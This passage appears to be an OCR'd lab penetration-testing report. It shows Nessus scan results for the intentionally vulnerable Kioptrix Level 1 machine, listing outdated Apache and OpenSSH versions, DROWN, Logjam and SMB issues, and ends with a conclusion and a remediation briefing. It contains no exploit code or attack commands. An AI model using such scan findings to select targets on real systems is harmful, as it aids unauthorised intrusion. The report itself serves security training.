MIXED	...	...	...	2 SSH (Multiple Issues)	General	2
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	1
MEDIUM	5.9	3.6	0.8991	SSL DROWN Attack Vulnerability (Decrypting RSA w Plugin ID: 57608 d Weakened eNcryption)	Misc.	1


Your trial will expire in 4 days, on Nov 18, 2025. To unlock more features and continue using Nessus Professional beyond your Trial, Purchase Now

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: November 12 at 3:14 PM
End: November 12 at 3:28 PM
Elapsed: 14 minutes

Vulnerabilities

Fig 2: identified multiple vulnerablilities




Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	9.8	7.4	0.4697	Apache < 2.4.49 Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.8	6.7	0.6855	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.8	6.7	0.6704	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.8	6.7	0.0004	Apache 2.4.x < 2.4.54 Authentication Bypass	Web Servers	2
CRITICAL	9.1	6.0	0.0054	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.0	8.1	0.9443	Apache < 2.4.49 Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.0	7.3	0.2314	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities	Web Servers	2
HIGH	7.5	4.4	0.8996	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities	Web Servers	2
HIGH	7.5	4.4	0.6274	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities	Web Servers	2
HIGH	7.5	4.4	0.0035	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2(Plugin ID: 193422	Web Servers	2

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: November 12 at 3:14 PM
End: November 12 at 3:28 PM
Elapsed: 14 minutes

Vulnerabilities




My Basic Network Scan / Openbsd Openssh (Multiple Issues)

‹ Back to Vulnerabilities

33 Vulnerabilities

☐	Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▴	Family ▴	Count ▾
☐	CRITICAL	9.8	6.7	0.0218	OpenSSH < 7.2 Untrusted X11 Forwarding Fallback Security Bypass	Misc.	1
☐	HIGH	8.5 *	1.4	0.1017	OpenSSH < 6.9 Multiple Vulnerabilities	Misc.	1
☐	HIGH	7.8	5.9	0.9249	OpenSSH < 7.3 Multiple Vulnerabilities	Misc.	1
☐	HIGH	7.5 *	6.3	0.0085	OpenSSH < 5.7 Multiple Vulnerabilities	Misc.	1
☐	HIGH	7.5 *	5.5	0.0964	OpenSSH < 3.6.2 Reverse DNS Lookup Bypass	Misc.	1
☐	HIGH	7.5 *	5.5	0.0268	OpenSSH < 4.5 Multiple Vulnerabilities	Misc.	1
☐	HIGH	7.5 *	5.3	0.046	OpenSSH < 6.6 Multiple Vulnerabilities	Misc.	1
☐	HIGH	7.5 *	5.3	0.0378	OpenSSH 2.5.x - 2.9 Multiple Vulnerabilities	Misc.	1
☐	HIGH	7.5 *	5.3	0.0237	OpenSSH < 4.7 Trusted X11 Cookie Connection Policy Bypass	Misc.	1
☐	HIGH	7.5 *	5.2	0.0048	OpenSSH < 2.9.9p1 Resource Limit Bypass	Misc.	1

Fig 3:



Your trial will expire in 4 days, on Nov 18, 2025. To unlock more features and continue using Nessus Professional beyond your Trial, Purchase Now

☐	MEDIUM	5.9	3.6	0.8991	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1
☐	MEDIUM	5.3			SMB Signing not required	Misc.	1
☐	MEDIUM	4.3 *	5.9	0.0469	Webalizer < 2.01-09 Multiple XSS	CGI abuses : XSS	2
☐	MEDIUM	4.3 *	3.6	0.0589	OpenSSL SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG Session Resume Ciphersuite Downg...	General	1
☐	MIXED	...	...	...	5 HTTP (Multiple Issues)	Web Servers	9
☐	MIXED	...	...	...	6 SSH (Multiple Issues)	Misc.	6
☐	MIXED	...	...	...	3 TLS (Multiple Issues)	General	3
☐	MIXED	...	...	...	2 IETF Md5 (Multiple Issues)	General	2
☐	MIXED	...	...	...	2 TLS (Multiple Issues)	Misc.	2
☐	LOW	3.7	3.9	0.9403	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	1
☐	LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1
☐	INFO	...	...	...	3 SMB (Multiple Issues)	Windows	3
☐	INFO	...	...	...	2 RPC (Multiple Issues)	RPC	2
☐	INFO	...	...	...	2 SSH (Multiple Issues)	Service detection	2
☐	INFO				Nessus SYN scanner	Port scanners	6

Conclusion

This VAPT exercise successfully demonstrated the critical importance of maintaining updated software and proper security configurations. The Kioptrix Level 1 machine, while intentionally vulnerable, represents common security pitfalls found in real-world environments. The comprehensive testing approach validated multiple attack vectors and emphasized the need for defense-in-depth strategies.

Non-Technical Briefing :

Simulated a security test on lab server 192.168.1.26. The security assessment revealed significant vulnerabilities in the lab environment that could compromise system integrity. Attackers could exploit weaknesses in the web application to access databases and manipulate outdated server components to gain full system control. These security gaps create risks of data breaches, service interruptions, and unauthorized access. Critical next steps include patching outdated services, securing web applications against injection attacks, limiting administrative access, and implementing continuous security monitoring to maintain protection against emerging threats.